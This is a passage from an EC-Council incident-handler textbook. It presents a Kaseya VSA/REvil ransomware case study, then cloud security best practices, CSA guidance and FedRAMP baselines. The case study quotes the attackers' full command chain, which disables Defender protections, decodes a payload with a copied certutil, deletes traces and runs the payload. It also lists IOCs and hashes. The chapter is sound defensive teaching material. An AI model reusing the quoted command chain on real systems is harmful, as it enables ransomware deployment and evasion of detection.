



Figure 8.101: Screenshot of ransom note received by endpoint

- **Incident Triage**

  Considering the information in the attacker's blog and customer reports, the incident response team validated the security incident, categorized the severity level as "Critical," and started further investigation.

- **Notification and Containment**

  After the initial incident analysis, the incident response team updated the management about the severity level and its impact. The executive team then decided to take two steps to contain the spread of malware.

  - Informed law enforcement and cybersecurity agencies, including the FBI and CISA.
  - Advised all customers through phone, email, and in-product notices to bring down the VSA servers. Moreover, the organization shut down its SaaS servers as a precaution and pulled down its data centers.

  The team also mentioned that they identified the source of vulnerability and assured to restore SaaS functionalities to customers within 24-48 h. Additionally, the team started working with the forensics team to identify the indicators of compromise (IOCs) and determine the compromised systems and data.

- **Evidence Gathering and Forensic Analysis**

  The internal team along with other agencies started investigating the incident to identify the root cause and gather evidence. The team discovered that threat actors performed


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

a supply chain attack by delivering a malicious payload to Kaseya's VSA servers, which in turn was delivered to MSP VSA agents and downstream.

During the investigation, the team found that the attackers used the REvil ransomware by exploiting zero-day vulnerabilities, along with a malware protection program to deliver the ransomware code. The Kaseya Agent Monitor (located in **C:\PROGRAM FILES (X86)\KASEYA\<ID>\AGENTMON.EXE**) wrote the Base-64 encoded malicious code to **AGENT.CRT** to the VSA working directory (**C:\KWORKING**) for updates. The **AGENT.CRT** file was encoded to bypass detection by Microsoft Defender.

The following shell commands were executed by the Kaseya agent after deploying the payload:

```
"C:\Windows\system32\cmd.exe" /c ping 127.0.0.1 -n 5693 > nul & C:\Windows\System32\WindowsPowerShell\v1.
0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true
-DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled
-EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y
C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.
exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe &
c:\kworking\agent.exe
```

Figure 8.102: Screenshot of shell commands executed by Kaseya update

The following screenshot shows the digital certificate used to sign the malware:





Figure 8.103: Screenshot of digital signature on REvil Kaseya dropper

The team also identified the following indicators of compromise by reviewing the data provided by clients:

- **Network IOCs**

  35.226.94[.]113

  161.35.239[.]148


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

162.253.124[.]162

- **Endpoint IoCs**

| Filename | MD5 Hash | Function |
|---|---|---|
| cert.exe | N/A – Legitimate file with random string appended | Legit certutil.exe Utility |
| agent.crt | 939aae3cc456de8964cb182c75a5f8cc | Encoded malicious content |
| agent.exe | 561cffbaba71a6e8cc1cdceda990ead4 | Decoded contents of agent.crt |
| mpsvc.dll | a47cf00aedf769d60d58bfe00c0b5421 | Ransomware payload |

Table 8.6: Screenshot of endpoint IoCs

- **Web Log Indicators**

POST/dl.asp curl/7.69.1
GET/done.asp curl/7.69.1
POST /cgi-bin/KUpload.dll curl/7.69.1
GET /done.asp curl/7.69.1
POST /cgi-bin/KUpload.dll curl/7.69.1
POST /userFilterTableRpt.asp curl/7.69.1

- **Eradication**

The following practices were recommended for the affected MSPs to eradicate the incident:

- Ensure that the backups are updated
- Implement the principle of least privileges and MFA
- Check whether all mitigation actions are implemented by customers
- Restore the manual patch management process following remediation guidance provided by the vendor

- **Recovery**

Kaseya started the restoration process by providing a fix to SaaS servers. The team also distributed the necessary patches to affected customers. The victimized customers were provided with a universal decryption key to restore their environments.

- **Post Incident Activities**

Kaseya removed a part of legacy VSA functionality and implemented new defense mechanisms for SaaS servers. The organization also enhanced the capability of WAF. Additionally, Kaseya recommended the customers to use their VSA Detection Tool to determine if their system was compromised and requested to follow their “VSA Startup Readiness Guide.”


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Lessons Learned**

  The management learned the importance of patching vulnerabilities on time and updating the infrastructure. They also realized the importance of implementing necessary security measures such as zero-trust model.

## Explain Best Practices against Cloud Security Incidents

Various risks and threats are associated with the adoption of cloud services and migration of business-critical data to third-party systems. Nevertheless, the following security guidelines and best practices strengthen the business case for cloud adoption.

This section provides various best practices against cloud security incidents and cloud security tools.

Discussed below are various best practices for securing the cloud:

- Enforce data protection, backup, and retention mechanisms
- Enforce SLAs for patching and vulnerability remediation
- Vendors should regularly undergo AICPA (American Institute of Certified Public Accountants) SAS (Statements on Auditing Standards) 70 Type II audits
- Verify the cloud in public domain blacklists
- Enforce legal contracts in employee behavior policies
- Prohibit sharing of user credentials among users, applications, and services
- Implement secure authentication, authorization, and auditing mechanisms
- Check for data protection during design and runtime
- Implement strong key generation, storage and management, and destruction practices
- Monitor client traffic for any malicious activity
- Prevent unauthorized server access using security checkpoints
- Disclose applicable logs and data to CCs
- Analyze CSP security policies and SLAs
- Assess the security of cloud APIs and log customer network traffic
- Ensure that the cloud undergoes regular security checks and updates
- Ensure that physical security is available 24 × 7 × 365
- Enforce security standards during installation/configuration
- Ensure that memory, storage, and network access are isolated
- Leverage strong two-factor authentication techniques wherever possible
- Implement baseline security breach notification process


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Analyze API dependency chain software modules
- Enforce stringent registration and validation processes
- Perform vulnerability and configuration risk assessments
- Disclose infrastructure information, security patching, and firewall details to CCs
- Enforce stringent cloud security compliance, software configuration management (SCM), and management practice transparency
- Employ security devices such as intrusion detection systems, intrusion prevention systems, and firewalls to guard and stop unauthorized access to data stored in the cloud
- Enforce strict supply chain management and conduct comprehensive supplier assessments
- Enforce stringent security policies and procedures such as access control, information security management, and contract policies
- Ensure infrastructure security through proper management and monitoring, availability, secure VM separation, and service assurance
- Use VPNs to secure client data and ensure that data are completely deleted from primary servers along with their replicas when requested for data disposal
- Ensure the use of Secure Sockets Layer (SSL) for sensitive and confidential data transmission
- Analyze the security model of CSP interfaces
- Understand the terms and conditions listed in SLAs such as minimum level of uptime and penalties in case of failure to satisfy the agreed level
- Enforce basic information security practices, namely, strong password policy, physical security, device security, encryption, data security, and network security
- Audit configurations for IAM, network, and encryption
- Utilize user behavior analytics (UBA) to identify irregularities and prevent data loss
- Implement malware protection solutions in the OS and virtual network to protect the infrastructure
- Whitelist applications and use memory exploit prevention solutions to achieve machine-learning-based protection for workloads
- Utilize endpoint detection and response (EDR) and endpoint protection platform (EPP) solutions to combine traditional endpoint security capabilities with continuous monitoring and automated response
- Enforce cloud access security broker (CASB) solutions to enhance cloud security
- Provide proper training to employees to prevent the misuse of cloud resources
- Closely monitor privileged users and system administrators who have access to sensitive data


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## CSA Best Practices for Cloud Security

Source: *https://cloudsecurityalliance.org*

The Cloud Security Alliance (CSA) helps organizations to maintain a secure cloud computing environment by promoting and raising awareness regarding different relevant best practices. Owing to the adoption of cloud services or environments by organizations for their business operations and services, they can use the CSA best practices for cloud security to prevent cloud security incidents.

Some CSA cloud security best practices that should be considered by organizations are as follows:

- **Cloud Computing Concepts and Architectures**
  - Define the concept of cloud computing
  - Set up the terminology baseline
  - Feature the logical and architectural frameworks to be used
- **Governance and Enterprise Risk Management**

  Understand the major differences between governance and risk management. This will help to create a clear understanding of both concepts associated with cloud computing.
- **Legal Issues, Contracts, and Electronic Discovery**

  Be conscious of the legal implications of cloud computing because different issues may arise while moving data into the cloud or contracting with CSPs.
- **Compliance and Audit Management**

  Understand cloud computing interactions and regulatory environments to develop cloud-based strategies. Both the customers and service providers must understand and cooperate with the legal differences and their effect on the current compliance, auditing, and other practices.
- **Information Governance**

  Re-examine information management while migrating to the cloud, which could be taken as an opportunity to eliminate existing issues.
- **Management Plan and Business Continuity**

  Adopt a risk-based approach for gaining access to the management plan for business continuity because many assets do not require equal continuity.
- **Infrastructure Security**

  Focus on the cloud considerations for the primary infrastructure and virtual network security to secure overall cloud operations across an organization.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Virtualization**

  Understand the effects of virtualization on overall architectural security and its implementation.

- **Incident Response**

  Some cloud computing characteristics can create gaps related to incidence response. Discover these gaps for making incidence response preparation plans for organizations.

- **Application Security**

  Plan for appropriate application security during the adoption of cloud because shared security models may change the application security.

- **Data Security and Encryption**

  Implement proper encryption and other security controls for securing data through a risk-based approach because all data in an organization may not require equal security.

- **Identity and Access Management**

  Ensure correct awareness about how cloud computing changes identity management in both private and public clouds.

- **Security-as-a-Service**

  Implement Security-as-a-Service (SECaaS) for securing the cloud infrastructure and capabilities after cloud migration.

- **Related Technologies**

  Understand and implement new cloud-related technologies according to organizational requirements because it will provide flexibility to users.

## Cloud Security is the Responsibility of Cloud Provider and Consumer

Security is a shared responsibility in cloud systems, wherein both CCs and CSPs have varying levels of control over the available computing resources. Compared to traditional IT systems, in which a single organization has authority over the complete stack of computing resources and entire lifecycle of systems, CCs and CSPs should work together to design, build, deploy, and operate cloud systems. Therefore, both parties share responsibilities to maintain adequate security in these systems. Different cloud service models (i.e., IaaS, PaaS, and SaaS) imply varying levels of control between CCs and CSPs.

**Example**:

An IaaS platform provider usually performs account management controls for initial system privileged users, whereas a cloud consumer controls user account management for applications deployed in the IaaS.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.104: Cloud security responsibilities of CC and CSP

Listed below are various cloud security controls:

- **PKI**: Public key infrastructure
- **SDL**: Security development lifecycle
- **WAF**: Web application firewall
- **FW**: Firewall
- **RTG**: Real traffic grabber
- **IAM**: Identity and access management
- **ENC**: Encryption
- **DLP**: Data loss prevention
- **IPS**: Intrusion prevention system
- **SWG**: Secure web gateway
- **VA/VM**: Virtual application/virtual machine
- **App Sec**: Application security
- **AV**: Antivirus
- **VPN**: Virtual private network
- **LB**: Load balancer
- **GRC**: Governance, risk management, and compliance
- **Config Control**: Configuration control
- **CoS/QoS**: Class of service/quality of service


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **DDoS**: Distributed denial of service
- **TPM**: Trusted platform module
- **Netflow**: Network protocol by Cisco

## FedRAMP Compliance and Baseline Security Controls

Source: *https://www.fedramp.gov*

The Federal Risk and Authorization Management Program (FedRAMP®) is a government-wide program established in 2011 to promote the adoption of secure cloud services across federal governments. It provides a cost-effective, risk-based approach and empowers agencies to use modern cloud technologies, with an emphasis on security and risk assessment.

The FedRAMP security baseline levels can be divided into three categories:

- **High**: The FedRAMP high-level security baseline contains 421 security controls that are applied to high-impact services such as emergency services, law enforcement, financial services, and health systems, where loss of security adversely impacts organizational operations, organizational assets, or individuals.
- **Moderate**: The FedRAMP moderate-level security baseline contains 325 security controls that are applied to moderate-impact services such as FedRAMP applications, where loss of security leads to financial loss and individual harm.
- **Low**: The FedRAMP low-level security baseline contains 125 security controls that are applied to low-impact data, where loss of security result in limited adverse effects.

The following table displays the baseline security controls created by the FedRAMP Joint Authorization Board using NIST SP 800-53:

| | Baseline Security Control | High | Moderate | Low |
|---|---|---|---|---|
| 1 | Access Control | 54 | 43 | 11 |
| 2 | Awareness and Training | 7 | 5 | 4 |
| 3 | Audit and Accountability | 31 | 19 | 10 |
| 4 | Security Assessment and Authorization | 16 | 15 | 8 |
| 5 | Configuration Management | 36 | 26 | 8 |
| 6 | Contingency Planning | 35 | 24 | 6 |
| 7 | Identification and Authentication | 31 | 27 | 15 |
| 8 | Incident Response | 26 | 18 | 7 |
| 9 | Maintenance | 14 | 11 | 4 |
| 10 | Media Protection | 12 | 10 | 4 |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | | | | |
|---|---|---|---|---|
| 11 | Physical and Environmental Protection | 27 | 20 | 10 |
| 12 | Planning | 6 | 6 | 3 |
| 13 | Personnel Security | 10 | 9 | 8 |
| 14 | Risk Assessment | 12 | 10 | 4 |
| 15 | System and Service Acquisition | 26 | 22 | 6 |
| 16 | System and Communication Protection | 39 | 32 | 10 |
| 17 | System and Information Integrity | 39 | 28 | 7 |
| | Total | 421 | 325 | 125 |

Table 8.7: FedRAMP controls

## Cloud Security Tools

Although migrating to the cloud can provide enormous benefits, security issues are the primary concern for enterprise cloud adoption. Nevertheless, many security services and tools are available for securing cloud resources and services to ensure the confidentiality, integrity, and security of data hosted in the cloud.

- **Fidelis CloudPassage Halo**

  Source: *https://fidelissecurity.com*

  Fidelis CloudPassage Halo® is a unified cloud security platform that helps IH&R teams to automate security controls and compliance across any combination of public, private, hybrid, or multi-cloud environments. The tool provides real-time visibility, assessment, and controls to identify security gaps and protect cloud assets before the occurrence of a security incident. Halo is a cloud-first and DevSecOps-ready tool that can provide rapid, scalable asset discovery and inventory, security posture management, and more security for IaaS, PaaS, and other services.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.105: Screenshot of Fidelis CloudPassage Halo Dashboard

